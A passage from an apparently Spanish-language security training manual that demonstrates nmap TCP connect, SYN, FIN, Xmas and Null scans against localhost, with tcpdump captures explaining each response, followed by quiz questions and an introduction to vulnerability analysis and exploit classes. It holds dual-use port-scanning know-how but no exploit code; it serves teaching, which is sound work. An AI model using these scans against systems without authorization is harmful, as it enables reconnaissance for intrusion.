nmap -sT -P0 -v -p 25 127.0.0.1

Parámetros:

-sT	Para usar la tecnica TCP Connect Scan
-P0	Para evitar que nmap genere mensajes previos intentando determinar si la maquina se halla activa con el comando ping
-v	Verbosidad del comando
-p 25	Hace escaneo únicamente al puerto 25
127.0.0.1	La dirección IP que vamos a explorar

Resultado del comando nmap -sT -P0 -v -p 25 127.0.0.1

nmap -sT -P0 -v -p 25 127.0.0.1

Starting nmap 3.75 (http://www.insecure.org/nmap/) at 2006-03-29 16:33 EST
Initiating Connect() Scan against Knoppix (127.0.0.1) [1 port] at 16:33
The Connect() Scan took 0.07s to scan 1 total ports.
Host Knoppix (127.0.0.1) appears to be up ... good.
Interesting ports on Knoppix (127.0.0.1):
PORT STATE SERVICE
25/tcp closed smtp
Nmap run completed -- 1 IP address (1 host up) scanned in 0.165 seconds

Resultado del comando tcpdump -i lo

tcpdump -i lo

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

16:33:15.296667 IP Knoppix.49637 > Knoppix.smtp: S 289710248:289710248(0) win 32767 <mss 16396,sackOK,timestamp 8390742 0,nop,wscale 2>

La línea anterior muestra tráfico desde el puerto 49637 del cliente hacia el puerto 25 del servidor, la letra S indica el paquete SYN donde el cliente trata de iniciar la sesión.

16:33:15.301687 IP Knoppix.smtp > Knoppix.49637: R 0:0(0) ack 289710249 win 0

La línea anterior muestra trafico desde el puerto 25 del servidor hacia el puerto 49637 del cliente, la letra R y las letras ACK indican que el servidor indica que el puerto esta cerrado.

Conclusión del Resultado nmap:

En este caso la técnica TCP connect scan, nmap trata de establecer una conexión TCP completa, pero el sistema operativo de inmediato le responde con un paquete de tipo R (RESET) y ACK para indicarle que el

puerto esta cerrado, es decir no existe un servicio para ese puerto en el servidor. Entonces nmap marcara el puerto como cerrado. Para nuestro caso el puerto 25 aparece como cerrado.

5.3.2 TCP SYN Scan

Alternativa I: Con un puerto abierto como 443

nmap -sS -P0 -v -p 443 127.0.0.1

Parámetros:

-sS	Para usar la técnica TCP SYN Scan
-P0	Para evitar que nmap genere mensajes previos intentando determinar si la maquina se halla activa con el comando ping
-v	Verbosidad del comando
-p 443	Hace escaneo únicamente al puerto 443
127.0.0.1	La dirección IP que vamos a explorar

Resultado del comando nmap -sS -P0 -v -p 443 127.0.0.1

nmap -sS -P0 -v -p 443 127.0.0.1

Starting nmap 3.75 (http://www.insecure.org/nmap/) at 2006-03-29 17:01 EST
Initiating SYN Stealth Scan against Knoppix (127.0.0.1) [1 port] at 17:01
Discovered open port 443/tcp on 127.0.0.1
The SYN Stealth Scan took 0.06s to scan 1 total ports.
Host Knoppix (127.0.0.1) appears to be up ... good.
Interesting ports on Knoppix (127.0.0.1):
PORT STATE SERVICE
443/tcp open https

Nmap run completed -- 1 IP address (1 host up) scanned in 0.100 seconds

Resultado del comando tcpdump -i lo

tcpdump -i lo

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

17:02:31.229930 IP Knoppix.58039 > Knoppix.https: S 3738099381:3738099381(0) win 4096

La línea anterior muestra tráfico desde el puerto 58039 del cliente hacia el puerto 443 del servidor, la letra S indica el paquete SYN que envía nmap al servidor para probar el puerto.

17:02:31.234775 IP Knoppix.https > Knoppix.58039: S 2142122049:2142122049(0) ack 3738099382 win 32767 <mss 16396>

La línea anterior muestra tráfico desde el puerto 443 del servidor web hacia el puerto 58039 del cliente nmap, las letras S (SYN) y ACK indican que el servidor tiene el puerto abierto

17:02:31.234857 IP Knoppix.58039 > Knoppix.https: R 3738099382:3738099382(0) win 0

La línea anterior muestra tráfico desde el puerto 58039 del cliente nmap hacia el puerto 443 del servidor, la letra R o RESET indican que el cliente cierra la comunicación para que el servidor no registre la exploración como una sesión verdadera.

Conclusión del Resultado nmap:

En la técnica "TCP SYN" no se establece una conexión TCP completa, es decir no se implementa el protocolo de tres fases para crear una sesión verdadera. Nmap únicamente envía al servidor un paquete de tipo SYN, si el servidor le responde a nmap con un SYN + ACK entonces el puerto será marcado por nmap como abierto. En este caso el puerto 443 se marca como abierto. Pero si en cambio recibe un paquete de tipo RESET + ACK significa que no existe ningún servicio que escuche por el puerto que se eligió explorar. En este ejemplo el puerto esta abierto.

Alternativa II: Con un Puerto cerrado como el 110:

nmap -sS -P0 -v -p 110 127.0.0.1

Parámetros:

-sS	Para usar la técnica TCP SYN Scan
-P0	Para evitar que nmap genere mensajes previos intentando determinar si la maquina se halla activa con el comando ping
-v	Verbosidad del comando
-p 110	Hace escaneo únicamente al puerto 110
127.0.0.1	La dirección IP que vamos a explorar

Resultado del comando nmap -sS -P0 -v -p 110 127.0.0.1

nmap -sS -P0 -v -p 110 127.0.0.1

Starting nmap 3.75 (http://www.insecure.org/nmap/) at 2006-03-29 17:15 EST
Initiating SYN Stealth Scan against Knoppix (127.0.0.1) [1 port] at 17:15
The SYN Stealth Scan took 0.07s to scan 1 total ports.
Host Knoppix (127.0.0.1) appears to be up ... good.
Interesting ports on Knoppix (127.0.0.1):
PORT STATE SERVICE
110/tcp closed pop3
Nmap run completed -- 1 IP address (1 host up) scanned in 0.172 seconds

Resultado del comando tcpdump -i lo

tcpdump -i lo

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

17:15:12.378887 IP Knoppix.56231 > Knoppix.pop3: S 2878414429:2878414429(0) win 4096

La línea anterior muestra tráfico desde el puerto 56231 del cliente nmap hacia el puerto 110 del servidor, la letra S indica el paquete SYN que envía nmap al servidor para probar el puerto.

17:15:12.383806 IP Knoppix.pop3 > Knoppix.56231: R 0:0(0) ack 2878414430 win 0

La línea anterior muestra trafico desde el puerto 110 del servidor hacia el puerto 56231 del cliente, la letra R o RESET + ACK indican que el servidor cierra la comunicación indicando que el servidor no tiene el servicio habilitado sobre ese puerto.

Conclusión del Resultado nmap:

Esta técnica "TCP SYN" nmap no realiza una conexión TCP completa, o sea no implementa el protocolo de tres fases para crear una sesión verdadera. Nmap solo manda al servidor un paquete de tipo SYN, si el servidor le responde a nmap con un SYN + ACK entonces el puerto es marcado por como abierto. Si en cambio recibe un paquete de tipo RESET + ACK significa que no existe ningún servicio que escuche por el puerto explorado. En nuestro caso el puerto 110 esta marcado como cerrado.

5.3.3 TCP FIN Scan

Alternativa I: Con un puerto abierto en este caso utilizaremos el 22

nmap -sF -P0 -v -p 22 127.0.0.1

Parámetros:

-sF	Para usar la técnica TCP FIN Scan
-P0	Para evitar que nmap genere mensajes previos intentando determinar si la maquina se halla activa con el comando ping
-v	Verbosidad del comando
-p 22	Hace escaneo únicamente al puerto 22
127.0.0.1	La dirección IP que vamos a explorar

Resultado del comando nmap -sF -P0 -v -p 22 127.0.0.1

nmap -sF -P0 -v -p 22 127.0.0.1

Starting nmap 3.75 (http://www.insecure.org/nmap/) at 2006-03-30 02:24 EST
Initiating FIN Scan against Knoppix (127.0.0.1) [1 port] at 02:24
Discovered open port 22/tcp on 127.0.0.1
The FIN Scan took 2.05s to scan 1 total ports.
Host Knoppix (127.0.0.1) appears to be up ... good.
Interesting ports on Knoppix (127.0.0.1):
PORT STATE SERVICE
22/tcp open ssh
Nmap run completed -- 1 IP address (1 host up) scanned in 2.120 seconds

Resultado del comando tcpdump -i lo

tcpdump -i lo

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

02:25:22.718907 IP Knoppix.61719 > Knoppix.ssh: F 335602928:335602928(0) win 3072

La línea anterior muestra tráfico desde el puerto 61719 del cliente nmap hacia el puerto 22 del servidor, la letra F indica el paquete FIN que envía nmap al servidor para probar el puerto.

02:25:23.718421 IP Knoppix.61720 > Knoppix.ssh: F 335668465:335668465(0) win 4096

La línea anterior muestra tráfico desde el puerto 61720 del cliente nmap hacia el puerto 22 del servidor, la letra F indica el paquete FIN que envía nmap al servidor para probar el puerto. "El cliente nmap no recibe tramas desde el servidor"

Conclusión del Resultado nmap:

En esta técnica "TCP FIN scan" nmap no se establece una conexión TCP completa, o sea no implementa el protocolo de tres fases para crear una sesión verdadera. Nmap solo manda al servidor un paquete de tipo FIN, si el servidor le responde a nmap con un reset o RST entonces el puerto es marcado como cerrado, si nmap no recibe respuesta del servidor se asume que esta abierto o filtrado. En nuestro caso el puerto 22 se marca como abierto o filtrado y obviamente nmap nunca recibió respuesta. Esta técnica generalmente es implementada en la pila TCP/IP de Unix/Linux.

Alternativa II: Con un puerto que este cerrado como el 53

nmap -sF -P0 -v -p 53 127.0.0.1

Parametros:

-sF	Para usar la técnica TCP FIN Scan
-P0	Para evitar que nmap genere mensajes previos intentando determinar si la maquina se halla activa con el comando ping
-v	Verbosidad del comando
-p 88	Hace escaneo únicamente al puerto 88
127.0.0.1	La dirección IP que vamos a explorar

Resultado del comando nmap -sF -P0 -v -p 88 127.0.0.1

nmap -sF -P0 -v -p 53 127.0.0.1

Starting nmap 3.75 (http://www.insecure.org/nmap/) at 2006-03-30 02:42 EST
Initiating FIN Scan against Knoppix (127.0.0.1) [1 port] at 02:42
The FIN Scan took 0.05s to scan 1 total ports.
Host Knoppix (127.0.0.1) appears to be up ... good.
Interesting ports on Knoppix (127.0.0.1):
PORT STATE SERVICE
53/tcp closed domain
Nmap run completed -- 1 IP address (1 host up) scanned in 0.158 seconds

Resultado del comando tcpdump -i lo

tcpdump -i lo

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

02:42:00.621274 IP Knoppix.33950 > Knoppix.domain: F 3482715007:3482715007(0) win 4096

La línea anterior muestra tráfico desde el puerto 33950 del cliente nmap hacia el puerto 53 del servidor, la letra F indica el paquete de tipo FIN que envía nmap al servidor para probar el puerto.

02:42:00.625728 IP Knoppix.domain > Knoppix.33950: R 0:0(0) ack 3482715008 win0

La línea anterior muestra trafico desde el puerto 53 del servidor hacia el puerto 33950 cliente, la letra R o RESET + ACK indican que el servidor no tiene el servicio habilitado sobre ese puerto.

Conclusión del Resultado nmap:

En la técnica "TCP FIN scan" nmap no se establece una conexión TCP completa, o sea no implementa el protocolo de tres fases para crear una sesión verdadera. Nmap solo manda al servidor un paquete de tipo FIN, si el servidor le responde a nmap con un reset o RST entonces el puerto es marcado por nmap como cerrado, si nmap no recibe respuesta del servidor se asume que esta abierto. En nuestro caso el puerto 53 se marca como cerrado debido a que nmap recibió como respuesta RST + ACK. Esta técnica es implementada en la pila TCP/IP de Unix/Linux.

5.3.4 TCP Xmas Tree Scan

Alternativa I: Con uno de los puertos abiertos como el 80

```
# nmap -sX -P0 -v -p 80 127.0.0.1
```

Parámetros:

-sX	Para usar la técnica TCP Xmas Tree Scan
-P0	Para evitar que nmap genere mensajes previos intentando determinar si la maquina se halla activa con el comando ping
-v	Verbosidad del comando
-p 80	Hace escaneo únicamente al puerto 80
127.0.0.1	La dirección IP que vamos a explorar

Resultado del comando nmap -sF -P0 -v -p 80 127.0.0.1

```
# nmap -sX -P0 -v -p 80 127.0.0.1

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2006-03-30 03:04 EST
                Initiating XMAS Scan against Knoppix (127.0.0.1) [1 port] at 03:04
                Discovered open port 80/tcp on 127.0.0.1
                The XMAS Scan took 2.01s to scan 1 total ports.
                Host Knoppix (127.0.0.1) appears to be up ... good.
                Interesting ports on Knoppix (127.0.0.1):
                PORT   STATE SERVICE
               80/tcp    open  http
Nmap run completed -- 1 IP address (1 host up) scanned in 2.114 seconds
```

Resultado del comando tcpdump -i lo

```
# tcpdump -i lo

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
                listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

        03:04:06.818438 IP Knoppix.36655 > Knoppix.www: FP 3608167536:3608167536(0) win 1024 urg0
```

La línea anterior muestra trafico desde el puerto 36655 del cliente nmap hacia el puerto 80 del servidor, la letra FP indica el paquete de tipo FIN+PUSH y URG que envía nmap al servidor para probar el puerto

```
        03:04:07.817172 IP Knoppix.36656 > Knoppix.www: FP 3608233073:3608233073(0) win 4096 urg
        0
```

La línea anterior muestra trafico desde el puerto 36656 del cliente nmap hacia el puerto 80 del servidor, la letra FP indica el paquete de tipo FIN+PUSH y URG que envía nmap al servidor para probar el puerto. "El cliente nmap no recibe tramas desde la maquina"

Conclusión del Resultado nmap:

Para la técnica "TCP Xmas Tree scan" nmap al igual que en la técnica "TCP Fin scan" no establece una conexión TCP completa, o sea no implementa el protocolo de tres fases para crear una sesión verdadera. Nmap solo envía al servidor tres paquetes que son: FIN+URG y PUSH, si el servidor le responde a nmap con un reset o RST entonces el puerto será marcado por nmap como cerrado, si nmap no recibe respuesta del servidor se asume que esta abierto. En este caso el puerto 80 se marca como abierto o filtrado y obviamente nmap nunca recibió respuesta. Esta técnica es implementada en la pila TCP/IP de Unix/Linux.

Alternativa II: Con un puerto cerrado como el 8080

nmap -sX -P0 -v -p 8080 127.0.0.1

Parámetros:

-sX	Para usar la técnica TCP Xmas tree Scan
-P0	Para evitar que nmap genere mensajes previos intentando determinar si la maquina se halla activa con el comando ping
-v	Verbosidad del comando
-p 8080	Hace escaneo únicamente al puerto 8080
127.0.0.1	La dirección IP que vamos a explorar

Resultado del comando nmap -sX -P0 -v -p 8080 127.0.0.1

nmap -sX -P0 -v -p 8080 127.0.0.1

Starting nmap 3.75 (http://www.insecure.org/nmap/) at 2006-03-30 03:23 EST
Initiating XMAS Scan against Knoppix (127.0.0.1) [1 port] at 03:23
The XMAS Scan took 0.04s to scan 1 total ports.
Host Knoppix (127.0.0.1) appears to be up ... good.
Interesting ports on Knoppix (127.0.0.1):
PORT STATE SERVICE
8080/tcp closed http-proxy
Nmap run completed -- 1 IP address (1 host up) scanned in 0.130 seconds

Resultado del comando tcpdump -i lo

tcpdump -i lo

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

03:23:08.492225 IP Knoppix.45023 > Knoppix.webcache: FP 1332477041:1332477041(0) win 4096 urg 0

La línea anterior muestra trafico desde el puerto 45023 del cliente nmap hacia el puerto 8080 del servidor, la letra FP indica los paquetes de tipo FIN+PUSH y URG que envía nmap al servidor para probar el puerto.

03:23:08.497566 IP Knoppix.webcache > Knoppix.45023: R 0:0(0) ack 1332477042 win 0

La línea anterior muestra trafico desde el puerto 8080 del servidor hacia el puerto 45023 del cliente, la letra R o RESET + ACK indican que el servidor no tiene el servicio habilitado sobre ese puerto.
Conclusión del Resultado nmap:

En esta técnica "TCP Xmas Tree scan" del mismo modo que en la técnica "TCP Fin scan" no establece una conexión TCP completa, o sea no implementa el protocolo de tres fases para crear una sesión verdadera. Nmap solo envía al servidor tres paquetes que son: FIN+URG y PUSH, si la maquina le responde a nmap con un reset o RST entonces el puerto será marcado por nmap como cerrado, si nmap no recibe respuesta de la maquina se asume que esta abierto o filtrado. En este caso el puerto 8080 se marca como cerrado pues nmap recibió un paquete Reset + ACK. Esta técnica es implementada en la pila TCP/IP de Unix/Linux.

5.3.5 TCP Null Scan

Alternativa I: Con el caso de un puerto abierto como el 22

```
# nmap -sN -P0 -v -p 22 127.0.0.1
```

Parámetros:

-sN	Para usar la técnica TCP Null Scan
-P0	Para evitar que nmap genere mensajes previos intentando determinar si la maquina se halla activa con el comando ping
-v	Verbosidad del comando
-p 22	Hace escaneo únicamente al puerto 22
127.0.0.1	La dirección IP que vamos a explorar

Resultado del comando nmap -sN -P0 -v -p 80 127.0.0.1

```
# nmap -sN -P0 -v -p 22 127.0.0.1

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2006-03-30 03:34 EST
                Initiating NULL Scan against Knoppix (127.0.0.1) [1 port] at 03:34
                Discovered open port 22/tcp on 127.0.0.1
                The NULL Scan took 2.01s to scan 1 total ports
                Host Knoppix (127.0.0.1) appears to be up ... good.
                Interesting ports on Knoppix (127.0.0.1):
                PORT   STATE SERVICE
                22/tcp     open  ssh
Nmap run completed -- 1 IP address (1 host up) scanned in 2.100 seconds
```

Resultado del comando tcpdump -i lo

```
# tcpdump -i lo

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
                listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

        03:34:46.499385 IP Knoppix.60223 > Knoppix.ssh: . win 2048
```

La línea anterior muestra trafico desde el puerto 60223 del cliente nmap hacia el puerto 22 del servidor, se observa el signo punto (.) ya que todas las banderas están en ceros.

```
        03:34:47.499333 IP Knoppix.60224 > Knoppix.ssh: . win 2048
```

La línea anterior muestra trafico desde el puerto 60224 del cliente nmap hacia el puerto 22 del servidor, nuevamente se observa el signo punto (.) ya que todas las banderas están en ceros. Cabe aclarar que el cliente nmap no recibe tramas desde el servidor

Conclusión del Resultado nmap:

En esta técnica "TCP Null scan" nmap no se establece una conexión TCP completa, o sea no implementa el protocolo de tres fases para crear una sesión verdadera. Nmap coloca en ceros todos los indicadores de la cabecera TCP y la manda al servidor, si la maquina responde a nmap con un reset o RST entonces el puerto es marcado como cerrado, si nmap no recibe respuesta del servidor se da por echo que esta abierto o filtrado. En este caso el puerto 22 se marca como abierto y concluyendo que nmap nunca recibió respuesta.

Alternativa II: Un puerto cerrado como el 21

nmap -sN -P0 -v -p 21 127.0.0.1

Parámetros:

-sN	Para usar la técnica TCP Null Scan
-P0	Para evitar que nmap genere mensajes previos intentando determinar si la maquina se halla activa con el comando ping
-v	Verbosidad del comando
-p 21	Hace escaneo únicamente al puerto 21
127.0.0.1	La dirección IP que vamos a explorar

Resultado del comando nmap -sN -P0 -v –p 21 127.0.0.1

nmap -sN -P0 -v -p 21 127.0.0.1

Starting nmap 3.75 (http://www.insecure.org/nmap/) at 2006-03-30 06:11 EST
Initiating NULL Scan against Knoppix (127.0.0.1) [1 port] at 06:11
The NULL Scan took 0.04s to scan 1 total ports.
Host Knoppix (127.0.0.1) appears to be up ... good.
Interesting ports on Knoppix (127.0.0.1):
PORT STATE SERVICE
21/tcp closed ftp
Nmap run completed -- 1 IP address (1 host up) scanned in 0.173 seconds

Resultado del comando tcpdump -i lo

tcpdump -i lo

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

06:11:32.046493 IP Knoppix.40157 > Knoppix.ftp: . win 3072

La línea anterior muestra trafico desde el puerto 40157 del cliente nmap hacia el puerto 21 del servidor, se observa el signo punto (.) pues todas las banderas están en ceros.

06:11:32.078536 IP Knoppix.ftp > Knoppix.40157: R 0:0(0) ack 2983156122 win 0

La línea anterior muestra trafico desde el puerto 21 del servidor hacia el puerto 40157 del cliente, la letra R o RESET + ACK indican que el servidor no tiene el servicio habilitado sobre ese puerto.

Conclusión del Resultado nmap:

En esta técnica "TCP Null scan" nmap no se establece una conexión TCP completa, o sea no implementa el protocolo de tres fases para crear una sesión verdadera. Nmap pone en ceros todos los indicadores de la cabecera TCP y la manda al servidor, si la maquina le responde a nmap con un reset o RST entonces el puerto es marcado por nmap como cerrado, si nmap no recibe respuesta del servidor se asume que esta abierto. Para nuestro caso el puerto 21 se marca como cerrado.

6.0 Evaluación del Modulo

6.1 ¿Para que sirve la exploración de puertos?

6.2 ¿Desde el punto de vista jurídico es ilícito la exploración de puertos?

6.3 ¿En que consiste el protocolo de tres fases en una conexión tcp?

7.0 Bibliografía relacionada

- Cualquier versión de Linux con el software instalado de nmap incluye el comando man nmap, esta es la forma mas detallada de las diferentes opciones del comando y como usarlo en el diagnostico de problemas en la red
- nmap es (Copyright) 1997,1998 de Fyodor (fyodor@insecure.org, fyodor@insecure.org)
- Este programa es software libre; puede redistribuirse y/o modificarse bajo los terminos de la Licencia Publica General GNU tal y como la publica la Fundacion de SoftwareLibre; Version 2.

Capitulo 3

Análisis de Vulnerabilidades

1.0 Problemática de las vulnerabilidades

Grupos de personas y organizaciones algunos de tipo "underground" están en la búsqueda de vulnerabilidades en sistemas operativos y aplicaciones informáticas, las vulnerabilidades son reportadas por estas personas y a diario ellos exponen a grandes riesgos los sistemas afectados por esas amenazas, no importa el segmento de mercado a la que pertenezca la organización afectada.

El análisis de vulnerabilidades se ha convertido en un requisito indispensable dentro del proceso de gestión de riesgos y es clave dentro del sistema de gestión de la seguridad de la información.

1.1 Definición de vulnerabilidad y exploit

En http://www.cve.mitre.org/about/faq.html#A2, se define "Vulnerabilidad" como un error de software que puede usar directamente el intruso para ganar acceso a un sistema de información.

Este es el texto original "An information security vulnerability is a mistake in software that can be directly used by a hacker to gain access to a system or network. See the Terminology page for a complete explanation of how this term is used on the CVE Web site."

Wikipedia en www.wikipedia.org, define el termino "Exploit" (del inglés *to exploit*, explotar, aprovechar) como el nombre con el que se identifica un programa informático malicioso, o parte del programa, que trata de forzar alguna deficiencia o vulnerabilidad de otro programa. El fin puede ser la destrucción o inhabilitación del sistema atacado, aunque normalmente se trata de violar las medidas de seguridad para poder acceder al mismo de forma no autorizada y emplearlo en beneficio propio o como origen de otros ataques a terceros.

Los "*exploits"* se pueden clasificar según las categorías de vulnerabilidades utilizadas:

- Vulnerabilidades de desbordamiento de buffer.
- Vulnerabilidades de condición de carrera (race condition).
- Vulnerabilidades de error de formato de cadena (format string bugs).
- Vulnerabilidades de Cross Site Scripting (XSS).
- Vulnerabilidades de Inyección SQL.
- Vulnerabilidades de Inyección de Caracteres (CRLF).
- Vulnerabilidades de denegación del servicio
- Vulnerabilidades de Inyección múltiple HTML (Multiple HTML Injection).
- Vulnerabilidades de ventanas engañosas o mistificación de ventanas (Window Spoofing).

1.2 Análisis de los términos definidos

Si se revisa nuevamente la anterior definición, una vulnerabilidad representa entonces una falla del sistema informático o programa y el "exploit" se aprovecha de la vulnerabilidad, la vulnerabilidad hace que el riesgo aumente hasta convertirse en una amenaza, la falla del sistema informático o vulnerabilidad puede ser aprovechada por un intruso para obtener el control en forma remota o local de los recursos del sistema.

Un "exploit" que se aprovecha de una vulnerabilidad, fundamentalmente afecta la variable confidencialidad, pero se puede extender a la variable integridad si modifica el recurso informático, ahora si el intruso quiere hacer más daño, puede afectar la variable disponibilidad del sistema, por ejemplo un ataque a una vulnerabilidad de "buffer overflow" impactara las 3 variables del sistema de seguridad:

- Confidencialidad
- Integridad y
- Disponibilidad


Importante

Cuando no exista una solución "conocida" para una vulnerabilidad, pero si se conoce como explotarla, entonces se le conoce como "vulnerabilidades 0 days".


El abogado Carlos Santiago Álvarez Cabrera en su artículo "Honeypots Aspectos penales", Colombia, Diciembre de 2005, http://cyberlaws.blogspot.com, concluye respecto de las vulnerabilidades, que: La velocidad de los ataques esta en constante incremento debido a los "0 days vulnerabilityes"

1.3 Ejemplos de las vulnerabilidades


El ataque "webdefacement" afecta las variables confidencialidad e integridad, el 10 de octubre de 2006, la página web del concejo de Barraquilla, Colombia lucia así:



Esto fue reportado por el sitio www.zone-h.org, y es un claro ejemplo de webdefacement que ataca alguna vulnerabilidad del servidor web, además el reporte enuncia que el servidor web es un Microsoft Internet Information Server 6.0.



En este portal www.zone-h.org aparecen muchos otros sitios que también fueron atacados y tenían diferentes sistemas operativos como Linux y Unix BSD.



Esta es una lista muy resumida de los top 50 ataques.

1.4 Problemática especifica


1.4.1 Cuando fue su ultimo análisis de vulnerabilidades?

- Con que frecuencia se hacen este análisis en las organizaciones
- Es de conocimiento general que hay mas de 20 nuevas vulnerabilidades diarias

1.4.2 Si se anuncia una nueva vulnerabilidad hoy, cual es su proceso actual para proteger la red?

- Es importante saber si estas vulnerabilidades afectan a su empresa
- Se debe tener un historial de sus vulnerabilidades y su corrección
- Es clave saber cuando y como fueron corregidas

2.0 Antecedentes

